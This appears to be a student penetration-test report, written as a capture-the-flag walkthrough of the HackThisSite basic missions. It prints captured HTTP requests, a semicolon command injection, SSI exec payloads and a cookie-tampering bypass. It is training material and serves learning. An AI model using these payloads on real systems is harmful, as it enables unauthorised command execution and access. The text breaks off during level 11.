Penetration Testing Report – HackThisSite.org Web Application

Table of Contents

Executive Summary

This penetration test was conducted on the “hackthissite.org” web application to assess its resilience against common web vulnerabilities across 12 escalating challenge levels. Each level simulates real-world vulnerabilities that may exist in poorly secured or built web applications. Our analysis revealed critical and recurring vulnerabilities including insecure direct object references, weak authentication logic, insecure email handling, arbitrary command injection, misconfigured access controls, and more.

The vulnerabilities uncovered could allow attackers to:

- Access sensitive files
- Execute arbitrary commands
- Bypass authentication mechanisms
- Manipulate server-side logic via HTTP headers and cookies

This report outlines key findings and offers recommendations to remediate each vulnerability.

Scope

- **Target:** hackthissite.org/missions/basic/
- **Levels Tested:** Level 1 through Level 11
- **Tools Used:** Burp Suite, Browser Developer Tools, Dirb


Findings & Vulnerabilities

The following outlines all the identified vulnerabilities along with how they were discovered, their impact, and recommended remediation actions.

Level 1: HTML Source Exposure

- **Vulnerability:** Sensitive information (password) disclosed in HTML comments.
- **Impact:** High
- **Recommendation:** Remove all sensitive information from front-end code.

The password is hidden in the HTML source. This can be observed by right-clicking the page -> "View Page Source" and scrolling down. You will find a comment with the password.




```
<b>Level 1(the idiot test)</b>
</center><br /><br />
This level is what we call "The Idiot Test", if you can't complete it,
<!-- the first few levels are extremely easy: password is 7ed2007a -->
```

Level 2: Authentication Bypass

- **Vulnerability:** Authentication allowed without password due to missing backend validation.
- **Impact:** High
- **Recommendation:** Enforce authentication.

The description hints that the password file was never uploaded. I submitted the form with a blank password, and it worked.




Congratz!

Congratulations, you have successfully completed basic 2!

Level 3: Sensitive File Disclosure


- **Vulnerability:** Accessible sensitive file (password.php) not properly secured.
- **Impact:** High
- **Recommendation:** Restrict access to sensitive files via access controls.

After inspecting the source code, I used Burp Suite to capture the form submission POST request. The request referenced a file called password.php.




```
POST /missions/basic/3/index.php HTTP/2
Host: www.hackthissite.org
Cookie: HackThisSite=r3v9jba01nanm07rp7t7loaqp6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.hackthissite.org/missions/basic/3/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: https://www.hackthissite.org
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

file=password.php&password=7%7E%7E%3EYsbj%5EQbia%7D5
```

Visiting this file directly in the browser revealed the password.



```
www.hackthissite.org/missions/basic/3/password.php

eed19dde
```




Congratz!

Congratulations, you have successfully completed basic 3!

Level 4: Header Tampering


- **Vulnerability:** Attacker could intercept password emails by manipulating the email field in the HTTP header.
- **Impact:** High
- **Recommendation:** Do not allow arbitrary modification to email headers.

Clicking “Send password to Sam” triggers an email to him. I intercepted this request using Burp Suite.




```
POST /missions/basic/4/level4.php HTTP/2
Host: www.hackthissite.org
Cookie: HackThisSite=r3v9jba01nanm07rp7t7loaqp6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.hackthissite.org/missions/basic/4/
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: https://www.hackthissite.org
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

to=sam%40hackthissite.org
```

I then changed the “to” field to my own address.



```
POST /missions/basic/4/level4.php HTTP/2
Host: www.hackthissite.org
Cookie: HackThisSite=r3v9jba01nanm07rp7t7loaqp6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.hackthissite.org/missions/basic/4/
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: https://www.hackthissite.org
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

to=fabahi4135%40axcradio.com
```


That got me the password.



sam@hackthissite.org

Subject: Your password reminder

Sam,
Here is the password: '06a4abc3'.




Congratz!

Congratulations, you have successfully completed basic 4!


Level 5: Header Tampering

- **Vulnerability:** Attacker could intercept password emails by manipulating the email field in the HTTP header.
- **Impact:** High
- **Recommendation:** Do not allow arbitrary modification to email headers.

Same technique as level 4, intercept the request, change the "to" field, and the password arrives in your inbox.




```
POST /missions/basic/5/level5.php HTTP/2
Host: www.hackthissite.org
Cookie: HackThisSite=r3v9jba01nanm07rp7t7loaqp6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.hackthissite.org/missions/basic/5/
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: https://www.hackthissite.org
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

to=fabahi4135%40axcradio.com
```



Password reminder successfully sent to *fabahi4135@axcradio.com*

(Note: If this is not the email address on your HackThisSite profile, no email will actually be sent.)



sam@hackthissite.org

Subject: Your password reminder

Sam,
Here is the password: '7024e56a'.


Level 6: Weak Encryption Scheme


- **Vulnerability:** Predictable transformation of input characters enables reverse engineering of passwords.
- **Impact:** Moderate
- **Recommendation:** Use industry-standard cryptographic libraries.

After some trial and error, there is a pattern in the encryption. For example:

- "abcdefghi" becomes "acegikmoq"
- "1234567" becomes "13579;="

The transformation adds each character's index to its ASCII code. I used ChatGPT to decode the logic and got the password "d489a490".


Your encrypted string is: 'd5:<e9?7'



Congratz!

Congratulations, you have successfully completed basic 6!

Level 7: Remote Code Execution (RCE)


- **Vulnerability:** Unsanitised user input executed by server.
- **Impact:** Critical
- **Recommendation:** Escape or sanitise user input.

Entering the cal command displays a calendar.


www.hackthissite.org/missions/basic/7/cal.pl


```
         July 2025
Mon Tue Wed Thu Fri Sat Sun
      1   2   3   4   5   6
  7   8   9  10  11  12  13
 14  15  16  17  18  19  20
 21  22  23  24  25  26  27
 28  29  30  31
```

By injecting a semicolon and an extra command (e.g., cal 07 2025; ls -la), I listed the files within the current directory.




```
index.php
level7.php
cal.pl
.
..
k1kh31b1n55h.php
```

One PHP file had an obscure name; this file contained the password.


www.hackthissite.org/missions/basic/7/k1kh31b1n55h.php

ef557bdc


Congratz!

Congratulations, you have successfully completed basic 7!


Level 8: Server-Side Includes (SSI) Injection

- **Vulnerability:** SSI Injection enabled command execution.
- **Impact:** Critical
- **Recommendation:** Disable SSI processing if not needed, otherwise sanitise user input.

This page is vulnerable to Server-Side Includes (SSI). I used the following payload in the "name" field to exploit this vulnerability.


- <!--#exec cmd="ls ../" -->

This listed directory contents.




Hi, au12ha39vc.php index.php level8.php tmp! Your name contains 39 characters.

I then visited the first PHP file, which contained the password.



www.hackthissite.org/missions/basic/8/au12ha39vc.php

0db648f4



Congratz!

Congratulations, you have successfully completed basic 8!


Level 9: Server-Side Includes (SSI) Injection

- **Vulnerability:** SSI Injection enabled command execution.
- **Impact:** Critical
- **Recommendation:** Disable SSI processing if not needed, otherwise sanitise user input.

Using the same SSI vulnerability as Level 8, I executed the following payload.


- <!--#exec cmd="ls ../../9/" -->

This listed directory contents.




Hi, index.php p91e283zc3.php! Your name contains 24 characters.

I then visited the php file starting with p91, which contained the password.



www.hackthissite.org/missions/basic/9/p91e283zc3.php

22d8f900



Congratz!

Congratulations, you have successfully completed basic 9!


Level 10: Cookie-Based Authentication Bypass

- **Vulnerability:** Authentication bypass through modifying HTTP header field.
- **Impact:** High.
- **Recommendation:** Use secure, server-validated session tokens and avoid storing authentication logic client-side.


Submitting any password triggers a request containing an interesting cookie field called level10_authorised=no.


```
POST /missions/basic/10/index.php HTTP/1.1
Host: www.hackthissite.org
Cookie: level10_authorized=no; HackThisSite=cpsuvhr4fvp58rt14bhg4mgnm3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.hackthissite.org/missions/basic/10/
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: https://www.hackthissite.org
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

password=7%7E%7E%3EYsbj%5EQbia%7D5
```

I changed this to yes and forwarded the request.


```
Cookie: level10_authorized=yes;
```

This enabled me to bypass authentication.



Congratz!

Congratulations, you have successfully completed basic 10!

Level 11: Sensitive File Exposure

- **Vulnerability:** Sensitive file hidden via .htaccess by still directory accessible.
- **Impact:** High.
- **Recommendation:** Do not store plaintext passwords within accessible files.


If you navigate to https://www.hackthissite.org/missions/basic/11/ you are given a series of sentences every time you refresh:


I love my music! "Old '67" is the best!


I love my music! "Step into Christmas" is the best!

I love my music! "Someone Saved My Life Tonight" is the best!

